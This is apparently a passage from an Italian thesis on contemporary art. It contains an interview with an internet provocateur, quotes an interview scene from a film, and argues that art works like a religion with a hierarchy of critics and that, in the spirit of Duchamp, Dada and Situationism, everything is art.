Questa signora in realtà è un uomo e si chiama Paolo Caloi che mi ha denunciato, c'è il processo a Verona e si è inventato tutto. Se tu cerchi i dipinti di sto soggetto prendi paura. Della serie che un macaco dipinge milioni di volte meglio di lui. Ovviamente io per i soldi l'ho presentato. Quest'idiota voleva a tutti i costi vincere un premio. Io a quell'epoca presenziavo a qualche premio in giro per l'Italia e ho pensato «se questo qua non vince il premio non mi fa più le trasmissioni» allora ho convinto la giuria per farlo arrivare secondo e, non riconoscente, mi ha fatto tutto sto casino.

I personaggi che tu hai intervistato sembrano personaggi costruiti?

I casi sociali e i pittori sono tutti personaggi reali, l'unico che è intelligente e costruito è *Bello Figo Gu* perché ha capito come funzionano le cose. A me non interessa che sia reale o costruito, basta che faccia audience.

Non ti preoccupa che al mondo ci sia gente così e tu gli stai dando importanza?

Io ho una componente propriamente distruttiva. Il *Dipreismo* non riconosce l'Italia, vorrei che fosse una potenza però mi riconosco anche il limite, se fosse per me io uscirei di qua e inizierei a buttare giù palazzi, tutto, farei una tabula rasa

Per ottenere cosa?

Prima per distruggere, poi per poter creare una nuova fenice, forse, sennò distruggere e basta. Perché la mia è comunque un'idea dell'ozio per l'ozio cioè è un'idea anche viziosa però esiste. Cos'è che mi ferma? mi ferma il fatto che nel momento in cui impugno un'arma sarei già fermato. Perché la società stabilisce delle regole per autodifesa. Dunque non potrei mai fare certe cose, ma le farei perché comunque il *Dipreismo* non riconosce nessuna autorità. Infatti io dico sempre, il *Dipreismo* sarà un'utopia e l'unica arma che ho è fare vedere dei mostri, per quanto riguarda il sociale, o il sesso, il porno per quanto riguarda il *Dipré per Lei*.

Tanta gente del cazzo vive come se non dovesse mai morire e non ha capito un cazzo della vita. A me che me ne frega di fare video buoni come tanti altri, perché quando quello sparisce ne arriva un altro. I miei video storici e umani possono anche creare ribrezzo ma sono video immortali perché un Muniz non te lo dimenticherai mai. Puoi far finta che non esistano come sta facendo internet adesso censurandomi, ma tanto io li carico da altre parti perché a me interessa solo la visualizzazione per la visualizzazione.

A me piaceva fare politica ma adesso non mi interessa più, non tanto perché avendo condanne non potrei più, ma perché la politica è falsamente perbenista.

Prendi un Matteo Renzi ha il suo potere e la sua famigliola ma secondo te, se Matteo Renzi fosse scoperto che ha fatto sesso con una escort o con una pornstar, non dico con un trans come quell'altro, mettiamo anche un caso più tradizionale, secondo te dovrebbe dimettersi o no?

Finché non l'ha pagata con i soldi dello Stato può fare quello che vuole

Certo, bravissima, ma perché tu sei già avanti ma quanto scommetti che lui si dimetterebbe perché ha l'idea del perbenista, e questo non è dominare. Non è questa la mia idea di potere. Quindi io, in questo momento, non avendo più niente da fare, il mio scopo è fare dei video sull'*opera d'arte mobile*, perché come hanno sempre insegnato, se tu metti una svestita in video farà sempre *audience*. Non bisogna essere moralisti, è la verità. Anche con i casi umani fai *audience*, ma sono sempre più rari e mi dà anche fastidio intervistarli. Quando mi contattò Muniz e vidi che era un mostro sono andato subito, però l'ho anche distrutto, l'ho messo nudo in un wc chimico, è atroce.

All'estero pensi avresti avuto lo stesso successo?

All'estero non avrei avuto questo tipo di successo perché sono molto più autocritici. Ed è un motivo per cui l'arte all'estero è più forte che in Italia. Perché sono più obiettivi.

Ti consideri come la Wanna Marchi dell'arte italiana?

Wanna Marchi vendeva il nulla, lei vendeva la dose di sale. Io mettevo in onda, loro compravano degli spazi televisivi. Il servizio c'era, poi che facessero schifo era colpa loro. Anche adesso vedi trasmissioni televisive di quadri, di opere, e non dirmi che uno Scanavino e sta gente del cazzo qua, tutti sono artisti secondo te?

Qual è il tuo pensiero sull'arte?

Il mio sogno sarebbe costruire un palazzo enorme senza l'ombra di un quadro, a me non me ne frega nulla. Però sono intelligente nel capire che l'opera d'arte è mobile, l'arte non è più nel quadro o nella poesia, è nella femmina, questa è la mia teoria. Io sto facendo l'artista esponendo, online, le opere d'arte mobile. Spero che più avanti, quando verrò capito, potrò fare una grande galleria di opere d'arte mobile che può essere solo femminile.

A me la cultura non è mai interessata. Mi piacciono le parole difficili, usavo delle frasi ad effetto. Mi ero anche iscritto a lettere mentre facevo la pratica per avvocato a Trento. Ho fatto esami di storia dell'arte medievale, estetica ma a me non interessa studiarmi l'arte, non mi interessa il riconoscimento dell'arte, mi interessa solo stupire e adesso stupisco con i mostri.

Ma c'è un'artista o delle opere che ti piacciono?

No, non c'è nulla che mi piace nell'arte. Mi può piacere lì per lì, anche un bel paesaggio, mi piacciono le donne, le *opere d'arte mobili*, e vorrei esporle in un palazzo bianco senza quadri.

Qual è il tuo pensiero riguardo ai critici d'arte?

L'esistenza dei critici è perché qualcuno ci crede nei critici. Tutto sta nel vedere chi ci crede in quella persona. L'unica scienza che ha un senso, paradossalmente, è il diritto, perché c'è un formalismo che impone certe cose. Tu puoi saperne di legge più di un avvocato però se non hai il titolo non puoi esercitare. Ciò vale anche per la medicina, tu non puoi operare se non sei medico, ma ci può essere un santone bravo a curare. Nell'arte invece conta solo il rapimento che puoi avere davanti ad un quadro. Nell'arte è tutto troppo soggettivo. Ma noi siamo abituati ad avere un formalismo che è scolastico. Perché la storia dev'essere solo quella che ti insegnano a scuola? Perché non è importante la storia del signor Pinco Pallino che ogni giorno compra il pane alla mattina? Perché non studio quello e devo studiarmi Giulio Cesare? Noi siamo tutti imbevuti di una retorica che solo il bambino non ha. Io stesso ero vittima del sistema ecclesiale, di cui facevo parte per interesse perché non ci ho mai creduto. Il mio errore, sta nell'avidità. Nella chiesa ero avido dei voti e quindi a tutti i costi volevo diventare vescovo laico.

Cos'è il vescovo laico?

È la massima carica ecclesiale dei laici. In realtà non esiste, è il membro del *Consiglio Pastorale Diocesano* e lo facevo per avere i voti dei cattolici.

Anche nell'arte c'ero dentro per un discorso economico e comunque per andare in televisione perché quello era il mio scopo.

Adesso come ti guadagni di vivere?

Io non ho bisogno di soldi

Vivi di rendita?

Io non voglio riempire le casse del cimitero quando muoio.

Le pagavi le tasse dei soldi che guadagnavi?

Io non capisco perché quando non avevo un euro al fisco non gliene importava un cazzo di me. Da quando ho iniziato a fare i soldi ho il fisco alle costole che mi dice che ho evaso. La mia non era un'attività commerciale, era un'attività dello spirito.

Leggi mai quello che ti augurano le persone che commentano i tuoi video?

Quando sono negativi sono felicissimo, provo veramente un piacere estremo.

In che rapporti sei con la tua famiglia?

Io sono molto riconoscente alla mia famiglia ma, secondo me, non condividono e sono anche un po' infastiditi quando gli viene fatto notare cosa fa loro fratello. Dopotutto vengo da paesi piccolissimi che odio profondamente e molti, che provengono dalla città, non comprendono lo sforzo che ho fatto per emergere da quei luoghi in cui il massimo a cui puoi aspirare è diventare prete.

La prima volta che sono uscito dal trentino e sono andato a Firenze i ragazzi della mia età si chiedevano da dove arrivassi perché ero come un *Amish*.

Quali sono i tuoi obiettivi nella vita?

Io non ho degli obiettivi, io godo se riesco a fare un video che raggiunge una certa popolarità. Io non ho mai avuto dei risultati, io ho sempre dato fastidio però io mi auto-adoro perché sono venuto da un paese in cui ci sono quattro stambecchi, preti, suore e sono riuscito anche comunque solo a dire che il *Dipreismo* è la glorificazione della perversione e mi piace che almeno io sia riuscito a fare la rivoluzione di me stesso.

Io sono un'artista.

Non ho bisogno di spiegare un cazzo.

TALIA: Le è piaciuta la performance?

JEP: A tratti. Quella testata violenta mi ha fatto capire molte cose. Allora, cominciamo dall'inizio.

TALIA: E perché non dalla fine? Sa, Talia Concept è una gran provocatrice.

JEP: Non sprechi energie. Ci sono cose molto più importanti che provocare me. E poi quest'abitudine di parlare di sé in terza persona sta diventando insostenibile. Cosa legge lei?

TALIA: Non ho bisogno di leggere. Vivo di vibrazioni. Spesso di natura extra sensoriale.

JEP: Abbandonando per un'istante l'extra sensoriale, cosa intende lei per vibrazioni?

TALIA: Come si fa a spiegare con la volgarità della parola la poesia della vibrazione?

JEP: Non lo so. Ci provi.

TALIA: Io sono un'artista. Non ho bisogno di spiegare un cazzo.

JEP: Bene, allora scrivo: vive di vibrazioni, ma non sa cosa sono.

TALIA: Comincia a non piacermi quest'intervista, percepisco da parte sua una conflittualità.

JEP: La conflittualità come vibrazione?

TALIA: Conflittualità come rottura di coglioni. Parliamo dei maltrattamenti che ho subito dal fidanzato di mia madre.

JEP: No. Io voglio sapere cos'è una vibrazione.

TALIA: È il mio radar per intercettare il mondo.

JEP: Vale a dire?

TALIA: Lei è un rompicoglioni. Senta, siamo partiti male. Talia Concept ci tiene all'intervista con il suo giornale, ha tanti lettori, ma lei è prevenuto. Perché non la fa parlare del suo fidanzato con il quale fa l'amore undici volte al giorno e che è un artista concettuale mica da poco: rielabora palloni da basket con i coriandoli. Un'idea sensazionale.

JEP: Senta Talia Concept parla di cose di cui ignora il significato. Io di lei, finora, ho solo fuffa impubblicabile. Se lei crede che io mi lasci abbindolare da cose tipo "sono un'artista non ho bisogno di spiegare" è fuori strada. Il nostro giornale ha uno zoccolo duro di pubblico colto che non vuole essere preso in giro. Io lavoro per lo zoccolo.

TALIA: E allora perché non mi lascia parlare del mio accidentato sofferto ma indispensabile percorso d'artista?

JEP: Ma indispensabile a chi? Santo cielo signora, che cos'è una vibrazione?

TALIA: Non lo so che cos'è una vibrazione.

JEP: Non lo sa.

TALIA: Non lo so che cos'è una vibrazione. Sei un ossessivo del cazzo. Parlerò con la tua direttrice, le dirò di mandarmi un altro giornalista di statura più elevata della tua.

JEP: Una preghiera. Quando parlerà con la direttrice abbia molto tatto col concetto di statura, sa, la direttrice è una nana.

L'arte salverà il mondo (?)

Quando tutto è arte niente è arte.
Bruno Munari

Che cos'è l'arte?

Secondo *Wikipedia*, la nota enciclopedia *on-line* curata e gestita dalla gente comune, a dire il vero non sempre attendibile:

«l'arte, nel suo significato più ampio, comprende ogni attività umana – svolta singolarmente o collettivamente – che porta a forme creative di espressione estetica poggiando su accorgimenti tecnici, abilità innate e norme comportamentali derivanti dallo studio e dall'esperienza. Nella sua accezione odierna, l'arte è strettamente connessa alla capacità di trasmettere emozioni e "messaggi" soggettivi.»¹

Secondo l'enciclopedia *Treccani*, l'arte è

...«ogni capacità di agire o di produrre, basata su un particolare complesso di regole e di esperienze conoscitive e tecniche, quindi anche l'insieme delle regole e dei procedimenti per svolgere un'attività umana in vista di determinati risultati.»²

Mentre, se vogliamo addentrarci in un'epoca più recente, l'arte contemporanea

«si riferisce di regola, incontestata, a tutte le forme di arte iconografica dal periodo post-impressionista ai giorni nostri. L'uso, erroneo, dell'aggettivo generico "contemporanea" per definire l'arte dei nostri giorni è dovuto anche alla mancanza di una scuola artistica dominante o distinta riconosciuta da artisti, storici dell'arte e critici.»³

Possiamo usare mille parole complicate per descrivere l'arte ma, soffermandoci ai comportamenti umani, posso solo affermare che l'arte, e soprattutto quella contemporanea, non è altro che un tipo di religione.

Non siamo altro che una cerchia ristretta di persone che parlano un linguaggio complesso, a volte assurdo e sconosciuto ai più.

Chi ci guarda da fuori al mondo dell'arte e dei suoi operatori vede venerare oggetti senza senso, tele sporche, mucchi di caramelle e non capisce perché lo si fa.

Si può parlare di arte come di una credenza religiosa. Come la religione l'arte si basa non su dati scientifici e fatti provati ma su una fede assoluta. Consideriamo dunque l'arte come

¹ Wikipedia.it Arte, 2014, it.wikipedia.org/wiki/Arte, consultato il 5/10/2014

² Treccani.it, Arte, 2014, www.treccani.it/enciclopedia/arte, consultato il 5/10/2014

³ Wikipedia.it Arte contemporanea, 2014, it.wikipedia.org/wiki/Arte_contemporanea, consultato il 5/10/2014

una religione a cui appartengono determinate persone che scelgono di credere in questa disciplina. Da questa religione discendono diverse chiese e diversi orientamenti.

Se dalla religione cristiana, ad esempio, discendono le chiese come quella cattolica, protestante, evangelica ecc. ecc. dalla religione dell'arte discendono le "chiese" dell'arte preistorica, orientale, occidentale, africana, antica, classica, romana, medievale, rinascimentale, manierista, barocca, contemporanea ecc. ecc. Se nella religione cristiana le diverse chiese sono a volte divergenti tra di loro, anche nella religione dell'arte i fedeli delle diverse "chiese" non comprendono la fede di chi non appartiene alla propria chiesa. Molto spesso nella religione dell'arte nascono discussioni tra i fedeli. Chi si definisce un modernista, ovvero appartenente alla "chiesa dell'arte moderna" ha difficoltà a comprendere il credo del fedele della chiesa contemporanea, in quanto ciò che lui venera non è più basato sulla bellezza stilistica del modernismo ma sul concetto del contemporaneo. Allo stesso modo, un fedele della chiesa contemporanea ritiene che venerare l'arte moderna sia di fatto sbagliato in quanto tutto il modernismo si basa su una bellezza formale dettata dal buon artigianato, comandato dalle commissioni, perciò la spinta verso il divino, ovvero verso l'arte che, secondo i contemporanei, nasce dall'individuo non ha ragione di esistere nel modernismo che, dunque, non andrebbe considerato arte.

Alla base di tutta l'arte vi sono i testi "sacri". Durante gli anni scolastici i giovani studenti vengono iniziati al culto dell'arte tramite i "manuali" di storia dell'arte, bibbie che racchiudono tutti i saperi antichi su questa religione senza escludere nessuna chiesa nominando però soltanto il messaggero e i santi più importanti delle varie chiese. Tutto ciò è, spesso, solo l'infarinatura della conoscenza dell'arte perché qualora il giovane studente, nel corso della sua vita, decidesse di approfondire la conoscenza verso una determinata chiesa potrà trarre conoscenza dai vangeli, altri testi sacri che approfondiscono una determinata dottrina molto più dettagliatamente e che offrono anche punti di vista e opinioni di interpretazioni di quel determinato credo. Moltissime persone si affidano alla conoscenza di questi testi divenendo così dei fedeli delle determinate chiese e continuando per il resto della loro vita a frequentare determinati ambienti e situazioni che li portano in contatto solo con ciò in cui vogliono credere. Mentre i fedeli di tutte le religioni si raccolgono in edifici appositi con frequenza cadenzata, i fedeli della religione dell'arte si raccolgono in determinati luoghi in alcuni periodi dell'anno; infatti questi fedeli entrano in contatto con la religione attraverso visite

a luoghi deputati ad accogliere arte. Questi luoghi possono suddividersi in grandi edifici e, al pari di un duomo cittadino, sono predisposti per accogliere una grande quantità di arte di una determinata chiesa e vengono comunemente chiamati "musei". Vi sono però molte chiese dell'arte che, per radunare fedeli, organizzano incontri periodici presso spazi più piccoli definiti gallerie d'arte, in cui si concentrano opere ben specifiche di un determinato credo o di uno specifico santo di quella chiesa.

Qualora il giovane studente decidesse di intraprendere il lungo percorso di vocazione dell'arte che, a seconda dell'impegno, potrebbe portarlo in cima alla vetta, potrà iscriversi in istituzioni di istruzione superiore e universitaria atte a fargli prendere i "voti" dell'arte. Il seminarista dell'arte dapprima si forma negli istituti d'arte e nei licei artistici per poi continuare il suo percorso nelle accademie di belle arti. Tale percorso, della durata minima di 10 anni porterà il giovane seminarista ad acquisire quelle conoscenze e quei voti che lo faranno diventare, in seguito, o prete o frate. Il prete dell'arte è infatti quell'artista che, al termine dei suoi studi, riuscirà attraverso la propria vocazione a vivere di arte, vendendo le proprie opere e contribuendo in modo sostanziale alla crescita e diffusione della propria religione nonché della propria chiesa a cui ha deciso di appartenere. Il frate invece è quello studente che, al termine dei propri studi, proverà a vivere della propria vocazione ma, non avendo riscontri positivi dentro le chiese del proprio credo si ritroverà a vivere in povertà, arrabattandosi con lavori "di sopravvivenza" per poter comunque praticare la propria arte come una vocazione senza margini di guadagno, immolandosi, in tal modo, alla causa dell'arte.

Molti frati e preti dell'arte si accontenteranno del loro piccolo ruolo in quel mondo e non cercheranno più l'ascesa, o il riconoscimento del proprio operato, e, quelli più spinti dalla fede e dalla vocazione, cercheranno di scalare una piramide impervia. La piramide di ascesa dell'arte è subordinata non solo dalla vocazione dell'artista che ne cerca la scalata ma anche di tutti quei ruoli che ne certificano o meno la vocazione. Qualora il fedele cercasse l'ascesa dovrà rivolgersi al vescovo dell'arte. I vescovi dell'arte sono critici e curatori che hanno la possibilità nonché la credibilità riconosciuta dal gruppo per decretare che le opere di fedele possono essere ufficialmente definite arte. Il prete o frate approvato dal vescovo sale così al ruolo di cappellano di sua santità che, come nella religione cristiana, è un titolo che viene dato solo ai più meritevoli. I vescovi dell'arte sono figure presenti in ogni grande città ma in molti luoghi ve ne sono presenti più di uno, suddivisi anche per chiesa di appartenenza. Solitamente il vescovo non si distacca di

molto dal pensiero di cardinali e papa dell'arte per non creare conflitti interni perché, qualora un vescovo decretasse arte qualcosa che invece è ritenuto blasfemo dal papa, potrebbe perdere credibilità e autorevolezza.

I vescovi potranno aiutare il giovane cappellano di sua santità ad entrare in una galleria per esporre e farsi conoscere e cureranno i messalini dell'arte: testi critici e biografie di accompagnamento a cataloghi e siti internet utili alla promozione e diffusione della vocazione.

Il cappellano di sua santità, superata l'approvazione del vescovo, attraverso la sua ascesa, cercherà in tutti i modi di attirare l'attenzione dei cardinali dell'arte, figure più in alto e più importanti che, una volta appurata la sua vocazione potranno decretarne l'importanza per la fede dell'arte. I cardinali possono far accedere le opere di questi artisti in importanti musei, grandi gallerie e collezioni, conferendo e confermando il titolo di artista vivente e, attraverso la parola dei cardinali, l'artista verrà fatto conoscere anche attraverso i giornali, le biennali, i siti internet di maggior prestigio ecc. ecc. L'artista acquistato da un museo è ad un passo per essere conclamato santo dal papa, ma tale ruolo sarà ufficialmente confermato solo ed esclusivamente quando il suo nome verrà inserito nelle bibbie dell'arte. Capita spesso che, non facendolo notare molto, anche la gerarchia dell'arte prenda un abbaglio e l'artista acquisito in una collezione importante sparisca dalla memoria perché non rilevante per tutta la fede. Solo il papa decreta chi è santo e chi non lo è, e il papa dell'arte è una figura che, una volta che si è espresso, non verrà mai messo in discussione. Un caso tipico di papa dell'arte lo si può riscontrare nella figura di Clement Greenberg che, negli anni '80, secondo Danto, fu la massima autorità capace di far conoscere le nuove tendenze dell'arte⁴. La nomina di santi può avvenire sia con artisti in vita che con artisti già deceduti ma è quasi sempre con la morte del santo che si può decretare la sua figura di messia dell'arte. Tale figura è difatti centrale per la costruzione di nuove chiese e correnti artistiche ed è da quella figura che discenderanno nuovi santi. Per la chiesa del contemporaneo il messia è senza dubbio Marcel Duchamp che, attraverso la piccola chiesa del dadaismo di cui era santo, ha aperto la strada alla costruzione di nuove chiese che, rientrando nel credo del concettuale, si sono poi suddivise in cappelle più piccole ma che fanno sempre riferimento a Marcel e al suo pensiero.

Ma vi sono molti altri santi che, senza intraprendere il percorso da seminaristi, riescono comunque ad arrivare alla santificazione per vocazione non legata allo studio o legata ad uno studio da autodidatti. Lo studio da autodidatti

⁴ Danto A.C., *Che cos'è l'arte*, Milano, Johan&Levi, 2004, pag. 31

solitamente si basa comunque su una conoscenza dei testi sacri ma difficilmente ad uno studio delle tecniche, che invece intraprendono i seminaristi, difatti, il santo che non ha alle spalle il percorso di conoscenza istituzionale si avvale quasi sempre di frati che hanno scelto la strada dell'artigianato mettendosi a disposizione dei santi incapaci di realizzare per mano propria ciò che invece pensano.

Tutto ciò è importante per comprendere la funzione degli artisti, delle correnti e dei movimenti illustrati in precedenza. Molti artisti infatti, non volendo sottostare a questa gerarchia hanno deciso di creare opere e situazioni che mettessero in crisi un sistema dell'arte basato su un'élite di persone che decretano ciò che è arte e ciò che non lo è. Le beffe che si sono susseguite, ognuna a modo proprio, mettono in luce le contraddizioni dell'arte e della sua gerarchia e vogliono far riflettere non tanto sui ruoli, ma sull'importanza dell'artista in un sistema che, invece di metterlo in primo piano, lo relega a figura marginale di un sistema basato non tanto sulla concezione dell'arte quanto più sulla sua importanza economica e sul suo potere oligarchico.

La maggior parte delle persone che si accostano per la prima volta all'arte contemporanea si pone molte domande. La maggior parte della gente davanti ad opere che richiedono apparentemente un particolare esercizio mentale, inteso come elaborazione di dati, immagini e titoli, forse per ignoranza, forse per pigrizia, non comprende cosa si ritrova davanti. Capita sempre più spesso che parlando con persone poco avvezze all'arte contemporanea la domanda sia sempre la stessa: *"Ma questa è arte?"*

La gente "comune", non abituata a rimanere informata sui progressi dell'arte, e non si parla degli ultimi cinque anni, ma degli ultimi cento o quanto meno degli ultimi 50, non riesce a cogliere l'importanza di concetti e significati intrinseci ad un'arte non più basata sulla bellezza formale ma sulla estetica filosofica. L'handicap di tutto ciò è da riscontrarsi su più fronti, principalmente sia dal lato dello spettatore, che crede di poter vistare una mostra solo con gli occhi e non con la testa, ma anche dalla parte di quel sistema che non è stato in grado di comprendere e spiegare al pubblico l'insegnamento, per esempio, di Duchamp, affossando forse ciò che riteneva più scomodo. Vi è poi un ulteriore colpevole: l'artista che abbraccia senza controbattere il sistema dell'arte che lo ingloba. Se lo spettatore si domanda perché una scatola di scarpe esposta alla Biennale d'Arte di Venezia è considerata arte, mentre la scatola di scarpe di casa propria non è considerata arte, il sistema dell'arte non

fornisce spiegazioni e l'artista conseguentemente dovrà fornire una spiegazione a ciò che fa per motivare il perché la sua scatola è arte, questa spiegazione ovviamente non verrà compresa dallo spettatore che continuerà a vedere quella scatola solo come una scatola perché legato all'immagine e non al significato, retaggio di una cultura legata ad un concetto di bello formale. L'errore, di fatto, è da considerarsi in tutte e tre le componenti perché molti hanno frainteso il messaggio dadaista. Dada è nato con un concetto ben specifico, l'intento dadaista era infatti quello di dire che "tutto è arte senza distinzioni", capovolgendo le regole del gusto e della percezione.

Huelsenbeck affermava che essere dadaisti era alla portata di tutti, che dada non si limitava ad una qualunque forma d'arte, che doveva essere dadaista chi comprendeva che si ha diritto ad avere delle idee solo quando si applicano nella vita, che dadaista è la persona totalmente attiva che vive solo d'azione, suo unico mezzo di conoscenza.

Se tutto ciò significa essere dadaisti, ed essere dadaisti significa essere artisti, ciò che è passato di questo messaggio è, a mio parere, totalmente sbagliato. Marcel Duchamp quando ha preso l'orinatoio e lo ha ribaltato, gli ha dato un titolo e vi ha posto una firma (anche se non la propria) e voleva dirci che tutto è arte, che non vi è distinzione tra un'orinatoio in un bagno e uno esposto in un museo. Sono entrambi due orinatoi, sono entrambi due forme d'arte. Ad oggi però il sistema ha inglobato il concetto che tutto può essere arte continuando però a creare oggetti da esporre nei musei, differenziandoli da quelli non esposti. Tant'è che pur di avere qualcosa da esporre, si espone un orinatoio di Duchamp che è solo la riproduzione dell'originale andato perduto. Il messaggio però che è passato ed è stato recepito era che tutto poteva essere arte purché fosse approvato dal sistema dell'arte. Tutto ciò ho portato lo spettatore ad uno stato di confusione perché, non comprendendo tale messaggio, ha preso le distanze da un'arte che ritiene incomprensibile. L'artista dal canto suo invece di portare avanti il pensiero dadaista si è adeguato al sistema dell'arte adoperandosi sempre nella creazione di oggetti da venerare a discapito del messaggio da diffondere. L'artista cerca oggi, molto spesso, l'approvazione da parte del sistema dell'arte. L'artista avrà bisogno di quel critico curatore o collezionista che con la sua approvazione, scriverà testi di presentazione alle mostre, lo farà esporre in importanti gallerie o lo acquisterà dandogli così importanza e celebrità come artista. Un giovane artista che non trova approvazione dal sistema dell'arte si sentirà automaticamente tagliato fuori da tale sistema perché non gli verrà concessa o quantomeno non verrà presa in

considerazione una possibile autoaffermazione nel mondo dell'arte.

Analizzando le forme d'arte prese in considerazione fino ad ora si evince che gli artisti, con quelle che appaiono come delle beffe, hanno voluto sottolineare il concetto che tutto è arte. Come abbiamo visto, Brouwn chiedeva ai passanti di disegnare il percorso migliore per raggiungere una determinata meta. Il risultato sono disegni elementari fatti da gente sconosciuta ma anche simili a quelli di Cy Twombly, ma agli occhi dello spettatore la domanda è sempre la stessa: "perché quella di Twombly è arte? Perché i miei disegni esposti da Brouwn sono arte ma se li espongono io sono solo scarabocchi?" Perché nessuno ha compreso che tutto è arte. N.E. Thing Co. ha provato a dirlo in modo molto chiaro e semplice, attribuendo ad un pezzo di strada o di paesaggio lo status artistico e un determinato valore, ovviamente non si può vendere un pezzo di paesaggio come forma d'arte, ma ciò che è stato recepito e commercializzato è la fotografia che testimonia quanto espresso dagli artisti e non che quel paesaggio o quello che guardiamo fuori dalla nostra finestra è un'opera d'arte. Mel Bochner ci dice che una casa, una qualsiasi è un'opera d'arte, e ne prende le misure come una qualsiasi scultura esposta. Le nostre case sono delle opere d'arte ma nonostante ciò, rimane opera d'arte l'esclusiva installazione che Bochner fa in determinate case innalzando alcuni edifici al di sopra di altri che non hanno ricevuto la sua installazione. Paco Cao e Marcel Broodthaers mostrando il retro e le casse di imballaggio delle tele e ci dicono che è molto più importante la storia intrinseca di quelle tele: i viaggi, le acquisizioni, le esposizioni e che è la storia che hanno vissuto quelle tele a renderle importanti e non la rappresentazione impressa su di esse. Lawrence Weiner e Michael Asher ci dicono che è molto più interessante il muro sottostante l'intonaco piuttosto di un oggetto qualsiasi esposto come una forma d'arte. Il muro stesso è una forma d'arte. Yoko Ono e Robert Morris eliminando l'opera d'arte nella sua concezione più storica, ci lasciano istruzioni per fare e immaginare l'opera d'arte. Robert Barry innalza ad arte una serie di gas per riconfermare, come i suoi predecessori, che anche l'aria che respiriamo è arte ma anche in questo caso viene considerata arte la fotografia a testimonianza di questo messaggio e non il messaggio in sé. Durante la mostra sull'invisibile di Londra il messaggio che dovrebbe passare è quello che l'immaginazione realizza più opere d'arte di qualsiasi oggetto d'artista.

Il concetto di arte totale, arte applicata alla vita è riscontrabile anche con tutte quelle performance in cui vi è un diretto confronto con la società contemporanea. Se

Acconci ci dice che anche la pratica onanistica è una forma d'arte, Marina Abramovic è da confrontare con jackass, infatti, in un video dell'omonima serie si possono vedere dei ragazzi intenti a tagliarsi tra le dita delle mani e dei piedi con fogli di carta. Che differenza c'è tra Marina Abramovic durante la performance *Rhythm 10* e loro? Perché la prima è considerata artista e i secondi no? Se farsi male è un'arte non si coglie la differenza tra le due cose.

Acconci, Dimitrijevic e Jaar aprono e diffondono il concetto di arte anche all'individuo fotografandolo, seguendolo e mostrandolo; ciò significa che non solo è arte tutto ciò che ci circonda ma è arte ogni singola persona che noi incontriamo. Tutti, al tempo stesso, sono arte e sono artisti. Tutto ciò che facciamo è una forma d'arte. Nel 1968 Kawara diffuse ciò che faceva quotidianamente con le serie "mi sono svegliato alle", "ho letto", "sono andato" e "ho incontrato" come testimonianza di un vissuto come forma d'arte. Oggi attraverso i *social network* non vi è più l'esigenza di testimoniare questi fatti attraverso delle esposizioni ma tutto ciò è comprensibile attraverso i collegamenti internet in cui le persone scrivono quello che fanno, che leggono e dove vanno quotidianamente diffondendo le proprie esperienze a tutti gli altri. Tutto ciò è una forma d'arte perché il nostro vissuto quotidiano genera esperienze e situazioni e non vi è più bisogno di darne testimonianza nei musei. Al tempo stesso Rafman non fa altro che immortalare ciò che abbiamo sotto gli occhi tutti. *Google Street View* è visibile a chiunque abbia un computer e una connessione internet a disposizione. L'artista crea istantanee di scene che, per quanto assurde, rappresentano la realtà quotidiana e il concetto espresso non sta tanto nel fatto che Rafman immortalasse queste scene per farne opere d'arte quanto più che l'arte ci circonda sempre e dobbiamo saperla osservare. Nauman afferma che, siccome lui è un artista e nel suo studio qualsiasi cosa faccia diventa arte, anche in questo caso il concetto di arte comprende qualsiasi azione che va aperta a qualsiasi individuo perché ogni individuo è artista. Haacke fa comprendere che anche le opinioni delle persone sono una forma d'arte così Ondak afferma che anche le abitudini delle persone sono una forma d'arte ed una fila per accedere ad un determinato luogo ha lo stesso valore artistico di una performance.

L'eredità lasciata da GAC ai giovani artisti invece è di vitale importanza per comprendere che se il sistema non ti prende in considerazione devi fare qualsiasi cosa pur di farti conoscere. Ma ciò, come abbiamo già detto, non va limitato agli artisti che si definiscono tali, ma a tutte le persone, perché tutti sono artisti. L'autostoricizzazione, se messa in pratica da qualsiasi artista, può dare un notevole

contraccolpo al sistema dell'arte. Se il sistema dell'arte cerca di innalzare al ruolo di arte e artista solo determinate cose e persone con un metodo a volte non condiviso dai più, l'artista ha il compito di scavalcare le "autorità" dell'arte pur di farsi conoscere. Un artista non deve non essere definito tale solo perché determinate persone, esseri umani capaci di sbagliare, hanno decretato che lui non lo è. Molto spesso le persone che guardano al mondo dell'arte vedendo l'assurdità di certi atteggiamenti e giudizi si domandano perché gli scarabocchi che fanno loro non possono essere considerati arte. Coloro che dicono che i loro figli potrebbero fare un disegno migliore di quelli di Mirò dovrebbero, invece di parlare, fare. Nessuno può dire che quei disegni non sono arte perché d'altronde tutto è arte. L'invito è dunque che tutti creino la loro arte e la diffondano, auto promuovendosi, lanciando e rafforzando il messaggio dell'arte totale. Ciò che mi sento di dire a chiunque decida di abbracciare questo messaggio è di rendersi conto che l'arte come contemplazione di un oggetto è oramai diventata un vicolo cieco. Aldilà delle richieste economiche del mercato dell'arte, il vero senso dell'arte, a mio parere, sta nel diffondere un messaggio e tutto ciò può essere fatto anche senza la realizzazione di oggetti.

Gino De Dominicis, con la sua arte irriverente, talvolta assurda, oltre a confermare la presenza costante dell'arte nella vita, è come se ci dicesse, con i suoi tentativi di volo, che l'importante è perseguire, negli obiettivi che ci si pone, la propria coerenza poetica. De Dominicis inoltre, con l'utilizzo di un ragazzo con la sindrome di *Down*, è come se volesse farci capire che l'arte è ovunque, anche in ciò che non piace, o ciò che è visto come diverso dalla società. Un ragazzo "diverso" da tutti gli altri è anch'esso una forma d'arte e per migliorare il nostro pensiero nei confronti del mondo è bene che impariamo ad apprezzare anche la diversità.

Il Situazionismo, oltre modo, ci ha insegnato che arte non è produrre, ma è vivere. Le derive urbane e la psicogeografia dovrebbero istruirci a guardare al mondo con occhi diversi, a non percorrere un percorso che ci porti dal punto A al punto B, ma a vivere costantemente ciò che ci circonda per apprezzarlo in tutte le sue forme. Ogni giorno seguiamo un percorso, e il più delle volte senza guardarci intorno, ma solo con l'obiettivo di raggiungere una determinata destinazione. Non facciamo caso a cosa incontriamo per la strada, a chi incontriamo per la strada, ci siamo solo noi e i nostri pensieri in questo percorso. Uguale discorso quando visitiamo dei luoghi come turisti. Ci prefiggiamo di vedere determinate cose che ci dicono di guardare, senza abbandonarci alla bellezza di tutti i luoghi, anche

quelli meno importanti, come invece mettono in risalto gli 0100101110101101.org .

